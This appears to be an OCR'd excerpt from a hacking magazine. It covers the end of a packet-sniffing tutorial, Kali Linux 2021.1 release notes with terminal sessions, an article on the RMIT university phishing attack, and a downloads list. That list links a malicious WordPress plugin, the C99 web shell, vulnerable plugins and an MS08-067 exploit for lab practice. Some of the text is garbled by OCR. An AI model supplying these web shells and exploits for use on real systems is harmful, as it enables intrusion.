



This shows the credentials.



Instead of observing LIVE data transfer and following tcp stream from there, we can just save the packet capture file and open the file later for analysis.







Seeing the vulnerability due to sniffing many protocols have been replaced with secure proto -cols which transfer data in encrypted form and not plain text form. That's all for this month. We will be back with the next part in our next Issue.

KALI LINUX 2021.1

WHAT'S NEW

The first release of Kali Linux this year has been released on 24th February 2021. This release is Kali Linux 2021.1. This edition brings lot of enhancements. The first and foremost changes come to the desktop environment of Kali. Although Kali uses Xfce by default, users can install their favorite GNOME or KDE while installing Kali Linux. Users can now even more desktop environments after completing the setup like Enlightenment, i3, LXDE and MATE deskt-ops.

```
(kali@kali)-[~]
$ x-session-manager
/usr/bin/x-session-manager: X server already running on display :0.0
xfce4-session: Another session manager is already running
```

The command below shows all the desktop environments that are installed on Kali Linux.

```
(kali@kali)-[~]
sudo update-alternatives — config x-session-manager
```

1 ×

We trust you have received the usual lecture from the local System Administrator. It usually boils down to these three things:

- #1) Respect the privacy of others.
- #2) Think before you type.
- #3) With great power comes great responsibility.

[sudo] password for kali:

There are 2 choices for the alternative x-session-manager (providing /usr/bin /x-session-manager).

	Selection	Path	Priority	Status
*	0	/usr/bin/startxfce4	50	auto mode
	1	/usr/bin/startxfce4	50	manual mode
	2	/usr/bin/xfce4-session	40	manual mode



Press <enter> to keep the current choice[*], or type selection number:

Let's say you want to install MATE environment on it.

```
—(kali⊕kali)-[~]
-$ sudo apt update
Get: I nttp://ttp.harukasan.org/kali kali-rolling InRelease [30.5 kB]
Get:2 http://ftp.harukasan.org/kali kali-rolling/main i386 Packages [17.6 MB]
Get:3 http://ftp.harukasan.org/kali kali-rolling/main i386 Contents (deb) [39
.3 MB]
Get:4 http://ftp.harukasan.org/kali kali-rolling/contrib i386 Packages [98.1
kB]
Get:5 http://ftp.harukasan.org/kali kali-rolling/contrib i386 Contents (deb)
[96.0 kB]
Get:6 http://ftp.harukasan.org/kali kali-rolling/non-free i386 Packages [167
kB]
Get:7 http://ftp.harukasan.org/kali kali-rolling/non-free i386 Contents (deb)
 [895 kB]
Fetched 58.2 MB in 1min 21s (721 kB/s)
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
376 packages can be upgraded. Run 'apt list -- upgradable' to see them.
```

It can be installed using apt command as shown below.

```
(kali® kali)-[~]
$ sudo apt install -y kali-desktop-mate
Reading package tists... Done
Building dependency tree ... Done
Reading state information ... Done
The following additional packages will be installed:
    accountsservice alsa-utils caja caja-common dbus dbus-x11
    debian-mate-default-settings docbook-xml eom eom-common ffmpegthumbnailer
    fonts-dejavu gir1.2-eom-1.0 gir1.2-matemenu-2.0 gir1.2-peas-1.0
    gir1.2-pluma-1.0 gtk2-engines libaccountsservice0 libatopology2
    libcanberra-pulse libcpupower1 libdbus-1-3 libexempi8
```

Once the installation is finished, users can see mate- session in the list of desktops. —(kali⊕kali)-[~] sudo update-alternatives — config x-session-manager There are 3 choices for the alternative x-session-manager (providing /usr/bin /x-session-manager). Selection Priority Path Status /usr/bin/startxfce4 50 auto mode * 0 /usr/bin/mate-session 50 manual mode /usr/bin/startx+ce4 50 2 manual mode /usr/bin/xfce4-session 40 manual mode Press <enter> to keep the current choice[*], or type selection number: 1 Select the choice of desktop you want and reboot the system to apply the changes. Here we chose the newly installed MATE. -(kali⊕ kali) - [~] - s sudo update-alternatives -- config x-session-manager [sudo] password for kali: There are 3 choices for the alternative x-session-manager (providing /usr/bin/xsession-manager). Selection Path Priority Status /usr/bin/mate-session 50 auto mode manual mode /usr/bin/mate-session 50 /usr/bin/startxfce4 50 manual mode /usr/bin/xfce4-session 40 manual mode Other Desktop environments can be installed in the same way. Along with the desktop enviro -nments, Kali has also included various choices of terminals like tmux, tilix, konsole, qtermina -I and of course mate-terminal. -(kali⊕ kali) - [~] -\$ whereis tmux 127 × tmux: /usr/bin/tmux /usr/share/man/man1/tmux.1.gz (kali® kali) - [~] -\$ whereis tilix tilix: /usr/share/tilix -(kali⊛ kali) - [~] -\$ whereis konsole konsole: /usr/share/konsole -(kali⊛ kali) - [~] -\$ whereis gterminal qterminal: /usr/bin/qterminal /usr/share/qterminal /usr/share/man/man1/qterminal .1.gz -(kali⊛ kali) - [~] -\$ whereis mate-terminal mate-terminal: /usr/bin/mate-terminal.wrapper /usr/bin/mate-terminal /usr/share/ man/man1/mate-terminal.1.gz

With this release, the makers of Kali Linux have included command-not-found by default. To see how this will help users, let's try some commands on Kali Linux 2020.4.

```
-(kali⊛kali)-[~]
   * xfce4-terminal
                                                                     127 ×
 zsh: command not found: xfce4-terminal
    -(kali⊛kali)-[~]
   $ xfce5-terminal
                                                                     127 ×
 zsh: command not found: xfce5-terminal
    -(kali⊕kali)-[~]
   s xfce45-terminal
                                                                     127 ×
 zsh: command not found: xfce45-terminal
    -(kali⊛kali)-[~]
                                                                     127 ×
Now, let's try the same commands on Kali Linux 2021.1.
  —(kali⊛kali)-[~]
Command 'xfce4-terminal' not found, but can be installed with:
sudo apt install xfce4-terminal
  -(kali⊛ kali)-[~]
                                                                        127
Command 'xfce5-terminal' not found, did you mean:
  command 'xtce4-terminal' from deb xtce4-terminal
Try: sudo apt install <deb name>
   (kali⊛ kali) - [~]
```

As readers can see from the above example, if the command users enter is the name of an executable available in Kali Linux 2020.1, it will respond with the package that need to be ins -talled and how to install it. Not just that, if you made a typo, it even suggests you with a corre -ction. For example, in the above image, even though we typed xfce5-terminal and xfce45 --terminal, it says command is not found and suggests us if xfce4-terminal is what we want. Le t's see another example.Let's try gitleaks in kali 2020.4

Command 'xfce45-terminal' not found, did you mean:

Try: sudo apt install <deb name>

command 'xfce4-terminal' from deb xfce4-terminal

127

```
(kali@ kali)-[~]

$ gitleaks
zsh: command not found: gitleaks

(kali@ kali)-[~]

$ gitleakks
zsh: command not found: gitleakks
127 ×
```

The same commands in kali 2021.1. —(kali⊛kali)-[~] 127 Command 'gitleaks' not found, but can be installed with: sudo apt install gitleaks -(kali⊛ kali) - [~] 127 Command 'gitleakks' not found, did you mean: command 'gitleaks' from deb gitleaks Try: sudo apt install <deb name> However, if users type a command that is not in Kali, they will get the usual command not found error. (kali⊛kali)-[~] s kaun 127 × zsh: command not found: kaun —(kali⊛kali)-[~] 127 kaun: command not found Just like all new releases, this new release of Kali has added some new tools to its network repositories. The new tools added in Kali Linux 2021.1 are Airgeddon - Audit wireless networks **AltDNS** - Generates permutations, alterations and mutations of subdomains and then resolv -es them Arjun - HTTP parameter discovery suite Chisel - A fast TCP/UDP tunnel over HTTP **DNSGen** - Generates combination of domain names from the provided input DumpsterDiver - Search secrets in various filetypes GetAllUrls - Fetch known URLs from AlienVault's Open Threat Exchange, the Wayback Machine, and Common Crawl GitLeaks - Searches Git repo's history for secrets and keys HTTPProbe - Take a list of domains and probe for working HTTP and HTTPS servers MassDNS - A high-performance DNS stub resolver for bulk lookups and reconnaissance PSKracker - WPA/WPS toolkit for generating default keys/pins WorldlistRaider - Preparing existing wordlists -(kali⊕kali)-[~] Command 'airgeddon' not found, but can be installed with: sudo apt install airgeddon -(kali⊛kali)-[~] 127 Command 'chisel' not found, but can be installed with: sudo apt install chisel

```
Let's install chisel for example.
 —(kali® kali)-[~]
-$ sudo apt install chisel
                                                                           127
[sudo] password for kall:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  chisel
0 upgraded, 1 newly installed, 0 to remove and 372 not upgraded.
Need to get 2,414 kB of archives.
After this operation, 7,391 kB of additional disk space will be used.
Get:1 http://ftp.harukasan.org/kali kali-rolling/main i386 chisel i386 1.7.4-0ka
li1 [2,414 kB]
Fetched 2,414 kB in 9s (284 kB/s)
Selecting previously unselected package chisel.
(Reading database ... 319748 files and directories currently installed.)
Preparing to unpack .../chisel 1.7.4-0kalil i386.deb ...
Unpacking chisel (1.7.4-0kali1) ...
Setting up chisel (1.7.4-0kali1) ...
Processing triggers for kali-menu (2021.1.4) ...
 —(kali⊛ kali)-[~]
 -$ whereis chisel
chisel: /usr/bin/chisel
 —(kali⊛kali)-[~]
 -$ chisel
  Usage: chisel [command] [--help]
  Version: 0.0.0-src (gol.15.7)
  Commands:
    server - runs chisel in server mode
    client - runs chisel in client mode
  Read more:
    https://github.com/jpillora/chisel
```

Apart from these changes, there are other new changes too. Continuing their new policy of extending support to authors of tools, Kali is now extending their supprot to authors of tools BC Security and Joohoi. The wallpaper packages have also been tweaked. On NetHunter, BusyBox the core engine of Kali NetHunter got an update too. Even many tools in NetHunter got updates too. Recently Apple has released new Macs with their own processors. The makers of Kali have generated an installer and live ISOs for the VMs on these new Macs which are known as Apple Silicon. Support has also been added for Raspberry Pi 400's wireless called the download link for the new Kali Linux 2021.1 is given in our downloads section or it can be upgraded from previous versions.

RMIT Attack Underlines Need To Train All University Staff in Cyber Safety

ONLINE SECURITY

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Mohiuddin Ahmed Lecturer Of Computing & Security, **Edith Cowan University**

Cyber criminals are very persistent and the da -ily numbers of cyber attacks show no sign of decreasing. The latest reported attack on an Australian university has disrupted the start of the semester at RMIT. The suspected phishin -g attack - luring the recipient of an email or other communication into inadvertently giving

the attacker access to "Cyber Attacks can jeopardise the 2020. That's 18% more than in the past. Edu the IT system - high reputation of students and academics cation is one of the lights the need for cyber as well as the institution itself. In top five sectors for data hygiene training for all addition to individual hackers, state breaches. staff.

based hackers are out to win the The flexible working practices and roll-out of a remote workforce culture during the COVID-19 pandemic have been a challenge for cyber security at even the most prepared organisations. The spike in cyber attacks on organisations that have had to adapt quickly to the new normal just adds to the uncertainty and fears created by the pandemic.

Academics have access to a vast range of sensitive information. It includes student profil es, academic records, research data and oth -er intellectual property. If computer systems or even authentication data such as login deta -ils are compromised, it's just a matter of time before cyber criminals exploit all that private information in several ways.

Universities put themselves at risk Despite this threat, almost half of Australia's top 20 institutions in the QS World University Rankings 2020 appear to have had no protect -ion in place against hackers trying to trick

people to take over their computer systems. An analysis by cyber security firm Proofpoint found only two universities were actively block -ing fraudulent emails from reaching students, alumni and faculty staff.

Cyber attacks can jeopardise the reputation of students and academics as well the insti--tution itself. In addition to individual hackers, state-based actors are out to win the intellectu -al property war.

The latest Notifiable Data Breaches Report from the Office of the Australian Inform -ation Commissioner (OAIC) shows data brea -ches resulting from human error accounted for 38% of notifications in the second half of

This highlights how intellectual property war" important it is that universitie for all academics working in areas other than cyber security, IT or the like.

3 Ways Staff and Students Can Protect Themselves

1. Use multi-factor authentication

Universities are making greater use than ever before of learning management platforms suc -h as BlackBoard, Canvas, Moodle and so on to deliver online content. During their design, cyber security was not high on the agenda. However, most learning management systems (LMS) have the option of multi-factor authen -tication (MFA).

This typically requires a combination pin and secret questions. These days face detecti -on and fingerprints are also used. For example e, Canvas offers two options: SMS (text) or an authenticator app to support MFA.

This adds an extra layer of security. But, in reality, few students or academics use this optio n consistently.

This improves cyber criminals' chances of penetrating their accounts with simple bruteforce approaches, such as logically guessing credentials, or using social engineering, such as phishing, spear phishing and baiting, to ind -uce someone to "open the door" to an attacker. Readily available hacking tools and facilitie -s (e.g. nmap, Netsparker etc) make their job even easier.

2. Use a VPN

Working from home is the new normal now. U -sing home wi-fi to access university accounts creates opportunity for the cyber criminals.

Few people change their home router password from the factory default password. This means it's easier to hack into home wi-fi netw -orks.

To avoid such money from successful ransomware And hackers of private networks (VPN). The VPN uses "virtual" secured connections routed thro -ugh the internet from the organisation's priva -te network or a third-party VPN service to the

Most universities, if not all, have the option of using a VPN. It's a highly recommended sa -feguard against cyber attacks.

remote site or person.

3. Get Training In Cyber Hygiene

Academics deal with such sensitive and, for the criminal, exquisite data and resources that they should complete courses (micro-credenti als) on cyber-safe teaching or cyber hygiene. This should be required to be compliant for teaching in the digital era.

Yet, currently, there are no such mandatory short courses on cyber hygiene for academic staff.

Costs Of Security Breaches Can Be Large

The sensitive credentials of students and staff that hackers can obtain include names, reside Ontial addresses, dates of birth, phone numbe -rs, email addresses, emergency contact deta ils, tax file numbers, banking details and other

payroll information. Hackers can use any com -bination of these details to launch successful social engineering attacks that manipulate the victims. And it's not only the initial victims; cyber criminals also target victims' friends and families.

If learning management systems are com promised, that can lead to multiple worst-case scenarios. One example is tampering with gra -des recorded on the LMS. Cyber criminals ar -e offering such services on the dark web and there are plenty of websites selling assignmen

Neglecting the cyber security of online platforms used by hundreds of thousands of students and academics across Australia pres -ents an open invitation to cyber criminals. Cy ber criminals find the lack of concern for cyber "hackers can make a lot of security in the education

And hackers can incidents, it is always attacks on students and academics make a lot of money computers" from successful ransomware attacks on students' and academics' computers.

Academic staff might feel they have no option but to pay the ransom to avoid all the le -gal and privacy-related issues. Students will do anything to regain access to their compute -r where they probably have stored countless hours of work.

To avoid being put in this position, it is essential for academics and students to comp -lete courses in cyber hygiene. Such courses and regular compliance checks should be mandatory. It is better to be safe than sorry!

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DOWNLOADS

1. Malicious Wordpress Plugin:

https://github.com/wetw0rk/malicious-wordpress-plugin

2. C99 Web Shell:

https://github.com/4Hackerz/C99-Shell/blob/master/c99.php

3. Wordpress Email & Subscribers Plugin 4.2.2 https://downloads.wordpress.org/plugin/email-subscribers.4.2.2.zip

4. Wordpress BoldGrid Backup Plugin 1.14.9 https://downloads.wordpress.org/plugin/boldgrid-backup.1.14.9.zip

5. Wordpress Duplicator Plugin 1.3.26 https://downloads.wordpress.org/plugin/duplicator.1.3.26.zip

6. Impacket https://github.com/SecureAuthCorp/impacket

7. MS08_067 exploit used in this Magazine https://github.com/andyacer/ms08_067

8. Autopsy https://www.autopsy.com/download/

9. Hacking Case EnCase Images https://www.cfreds.nist.gov/Hacking Case.html

Download both "EnCase image" and "second part"

10. Metasploitable 2

https://sourceforge.net/projects/metasploitable/files/Metasploitable2/

11. Kali Linux 2020.1 https://www.kali.org/downloads/

12. Kali Linux 2020.1 Vmware and Virtualbox Images
https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/

SOME USEFUL RESOURCES

Check whether your email is a part of any data breach now. https://haveibeenpwned.com

Have a look at our Github repository

https://github.com/hackercoolmagz/vulnera

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
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